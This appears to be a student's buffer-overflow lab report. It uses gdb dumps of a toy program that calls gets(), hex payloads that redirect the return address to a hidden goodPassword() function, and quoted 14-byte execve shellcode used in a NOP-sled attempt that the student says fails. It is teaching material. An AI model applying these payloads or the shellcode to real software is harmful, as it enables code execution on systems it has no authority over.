
Christopher Mayol


Lab 5- Buffer Overflow




```
root@kali:~/.gdbinit# ./program
Enter password:

5
Wrong password.
```

This program will never run the goodPassword() function because it's never called in main.

Running gdb on the program and disassemble main() and getPassword()




```
(gdb) disas main
Dump of assembler code for function main:
   0x00000000004005fa <+0>:     push   %rbp
   0x00000000004005fb <+1>:     mov    %rsp,%rbp
   0x00000000004005fe <+4>:     sub    $0x10,%rsp
   0x0000000000400602 <+8>:     movl   $0x2,0x2004e8(%rip)        # 0x600af4 <ad
min>
   0x000000000040060c <+18>:    mov    $0x5,%edi
   0x0000000000400611 <+23>:    callq  0x400596 <getPassword>
   0x0000000000400616 <+28>:    mov    %eax,-0x4(%rbp)
   0x0000000000400619 <+31>:    cmpl   $0xa,-0x4(%rbp)
   0x000000000040061d <+35>:    jne    0x400629 <main+47>
   0x000000000040061f <+37>:    mov    $0x0,%eax
   0x0000000000400624 <+42>:    callq  0x4005c4 <badPassword>
   0x0000000000400629 <+47>:    mov    $0x0,%eax
   0x000000000040062e <+52>:    leaveq
   0x000000000040062f <+53>:    retq
End of assembler dump.
(gdb)
```




```
ump of assembler code for function getPassword:
   0x0000000000400596 <+0>:     push   %rbp
   0x0000000000400597 <+1>:     mov    %rsp,%rbp
   0x000000000040059a <+4>:     sub    $0x20,%rsp
   0x000000000040059e <+8>:     mov    %edi,-0x14(%rbp)
   0x00000000004005a1 <+11>:    mov    $0x4006b8,%edi
   0x00000000004005a6 <+16>:    callq  0x400460 <puts@plt>
   0x00000000004005ab <+21>:    lea    -0x10(%rbp),%rax
   0x00000000004005af <+25>:    mov    %rax,%rdi
   0x00000000004005b2 <+28>:    mov    $0x0,%eax
   0x00000000004005b7 <+33>:    callq  0x400480 <gets@plt>
   0x00000000004005bc <+38>:    mov    -0x14(%rbp),%eax
   0x00000000004005bf <+41>:    add    $0x5,%eax
   0x00000000004005c2 <+44>:    leaveq
   0x00000000004005c3 <+45>:    retq
nd of assembler dump.
```

In order to call the goodPassword() function we need to manually call it ourselves via an buffer overflow attack on the vulnerable gets() function being called from getPassword().



```
(gdb) disas goodPassword
Dump of assembler code for function goodPassword:
   0x00000000004005dc <+0>:     push   %rbp
   0x00000000004005dd <+1>:     mov    %rsp,%rbp
   0x00000000004005e0 <+4>:     mov    0x20050e(%rip),%eax
min>
   0x00000000004005e6 <+10>:    mov    %eax,%esi
   0x00000000004005e8 <+12>:    mov    $0x4006e0,%edi
   0x00000000004005ed <+17>:    mov    $0x0,%eax
   0x00000000004005f2 <+22>:    callq  0x400470 <printf@plt>
   0x00000000004005f7 <+27>:    nop
   0x00000000004005f8 <+28>:    pop    %rbp
   0x00000000004005f9 <+29>:    retq
End of assembler dump.
```




```
int getPassword(int x){
        char buf[14];
        puts("Enter password: \n");
        gets(buf);
        return (x+5);
```

Disassembling goodPassword() we find the address to the function 0x4005dc we would need this address to redirect the returning function to the function we want goodPassword().

We know from the code that the buffer size is 14 bytes + callers EBP/RBP + the return address.


Malicious overflow input:



```
overFlow ×
00000000 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 00 AAAAAAAAAAAAAAAA.
00000011 E3 FF FF FF 7F 00 00 DC 05 40 00 00                .........@..
```


We write the buffer + the caller EBP address and finally most importantly we write the address of the goodPassword() in little endian for the return address.

No Overflow



```
Breakpoint 2, getPassword (x=5) at lab05_prog.c:12
12      }
(gdb) s
main () at lab05_prog.c:27
27              if (x==10){
(gdb) i r
rax            0xa      10
rbx            0x0      0
rcx            0xfbad2288       4222427784
rdx            0x7ffff7dd5770   140737351866224
rsi            0x73697268       1936290408
rdi            0x7fffffffe2f1   140737488347889
rbp            0x7fffffffe320   0x7fffffffe320
rsp            0x7fffffffe310   0x7fffffffe310
r8             0x601426 6296614
r9             0x0      0
r10            0x55     85
r11            0x246    582
r12            0x4004a0 4195488
r13            0x7fffffffe400   140737488348160
r14            0x0      0
r15            0x0      0
rip            0x400619 0x400619 <main+31>
eflags         0x206    [ PF IF ]
cs             0x33     51
ss             0x2b     43
ds             0x0      0
es             0x0      0
fs             0x0      0
gs             0x0      0
(gdb)
```

Buffer Overflow




```
Breakpoint 2, getPassword (x=5) at lab05_prog.c:12
12      }
(gdb) s
goodPassword () at lab05_prog.c:19
19      void goodPassword(){
(gdb) i r
rax            0xa      10
rbx            0x0      0
rcx            0xfbad2098       4222427288
rdx            0x7ffff7dd5770   140737351866224
rsi            0x601420 6296608
rdi            0x0      0
rbp            0x7fffffffe300   0x7fffffffe300
rsp            0x7fffffffe310   0x7fffffffe310
r8             0x0      0
r9             0x0      0
r10            0x55     85
r11            0x246    582
r12            0x4004a0 4195488
r13            0x7fffffffe400   140737488348160
r14            0x0      0
r15            0x0      0
rip            0x4005dc 0x4005dc <goodPassword>
eflags         0x206    [ PF IF ]
cs             0x33     51
ss             0x2b     43
ds             0x0      0
es             0x0      0
fs             0x0      0
gs             0x0      0
(gdb)
```

We set a break point on the return call of the getPassword() func.

We should expect control to return back to Main() without overflow which it does EIP/RIP next instruction is back in main+31.

The one on the right we call run the program with the file malicious input file "run < overflow" and we see that instead of getPassword() returning control to main it instead goes to goodPassword(). The EIP/RIP register is overflowed to the address of goodPassword().

Running the Program:



```
(gdb) run < overFlow
Starting program: /root/gdbinit/program < overFlow
Enter password:

Welcome! You have admin 2 privilages.

Program received signal SIGSEGV, Segmentation fault.
0x00007fffffffe400 in ?? ()
(gdb)
```


Q1) How can you change the program to prevent buffer overflows?

The best thing you can do is use the secure versions of strcpy, gets, malloc, etc.

Extra Credit: Spawn a shell

In order to spawn a local shell we need the payload to be 14bytes or less because our buffer in our program is only 14 bytes if its longer the buffer overflow will fail to spawn the shell.

Doing some research we get….




EDB-ID: 13675	Author: Magnefikko	Published: 2010-04-17
CVE: N/A	Type: Shellcode	Platform: Lin_x86
E-DB Verified: ✓	Shellcode: Download / View Raw	Shellcode Size: 14 bytes

« Previous Exploit

```
#include <stdio.h>
#include <string.h>

/*
    by Magnefikko
    17.04.2010
    magnefikko@gmail.com
    Promhyl Studies :: http://promhyl.oz.pl
    Subgroup: #PRekambr
    Name: 14 bytes execve("a->/bin/sh") local-only shellcode
    Platform: Linux x86

    execve("a", 0, 0);

    $ ln -s /bin/sh a
    $ gcc -Wl,-z,execstack filename.c
    $ ./a.out

    Link is required.

    shellcode:

\x31\xc0\x50\x6a\x61\x89\xe3\x99\x50\xb0\x0b\x59\xcd\x80

*/


int main(){
    char shell[] = "\x31\xc0\x50\x6a\x61\x89\xe3\x99\x50\xb0\x0b\x59\xcd\x80";
    printf("by Magnefikko\nmagnefikko@gmail.com\npromhyl.oz.pl\n\nstrlen(shell)
= %d\n", strlen(shell));
    (*(void (*)()) shell)();
```

Perfect exactly 14bytes long!


```
\x31\xc0\x50\x6a\x61\x89\xe3\x99\x50\xb0\x0b\x59\xcd\x80
```




```
00000000 90 90 31 C0 50 6A 61 89 E3 99 50 B0 0B 59 CD 80 00 ..1.Pja...P..Y...
00000011 E3 FF FF FF 7F 00 00 DC 05 40 00 00             .........@..
```

First 2bytes are a nopsled +payload for the shell +ebp/rbp +return address


We need to point the return address to the buffer address which will slide to the payload address.



```
(gdb) print& buf
$1 = (char (*)[14]) 0x7fffffffe2f0
```



```
00000000 90 90 31 C0 50 6A 61 89 E3 99 50 B0 0B 59 CD 80 F0 ..1.Pja...P..Y...
00000011 E2 FF FF FF 7F 00 00 F0 E2 FF FF FF 7F             .............
```



```
(gdb) run < shell_Payload1
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /root/gdbinit/program < shell_Payload1
Enter password:

Program received signal SIGSEGV, Segmentation fault.
0x00007fffffffe2f0 in ?? ()
(gdb) x/80x 0x7fffffffe2f0
0x7fffffffe2f0: 0xc0319090      0x89616a50      0xb05099e3      0x80cd590b
0x7fffffffe300: 0xffffe2f0      0x00007fff      0xffffe2f0      0x00007fff
0x7fffffffe310: 0xffffe400      0x00007fff      0x00000000      0x00000000
0x7fffffffe320: 0x00400630      0x00000000      0xf7a5b2b1      0x00007fff
0x7fffffffe330: 0x00040000      0x00000000      0xffffe408      0x00007fff
0x7fffffffe340: 0xf7b9c168      0x00000001      0x004005fa      0x00000000
0x7fffffffe350: 0x00000000      0x00000000      0xa1626b34      0x215871ab
0x7fffffffe360: 0x004004a0      0x00000000      0xffffe400      0x00007fff
0x7fffffffe370: 0x00000000      0x00000000      0x00000000      0x00000000
0x7fffffffe380: 0x6b626b34      0xdea78ed4      0xc9d06b34      0xdea79e60
0x7fffffffe390: 0x00000000      0x00000000      0x00000000      0x00000000
0x7fffffffe3a0: 0x00000000      0x00000000      0xffffe418      0x00007fff
0x7fffffffe3b0: 0xf7ffe168      0x00007fff      0xf7de875b      0x00007fff
0x7fffffffe3c0: 0x00000000      0x00000000      0x00000000      0x00000000
0x7fffffffe3d0: 0x004004a0      0x00000000      0xffffe400      0x00007fff
0x7fffffffe3e0: 0x00000000      0x00000000      0x004004ca      0x00000000
0x7fffffffe3f0: 0xffffe3f8      0x00007fff      0x0000001c      0x00000000
0x7fffffffe400: 0x00000001      0x00000000      0xffffe6a1      0x00007fff
0x7fffffffe410: 0x00000000      0x00000000      0xffffe6b7      0x00007fff
0x7fffffffe420: 0xffffe6c2      0x00007fff      0xffffe6d3      0x00007fff
(gdb) 
```

The local shell should run… don’t know whats wrong.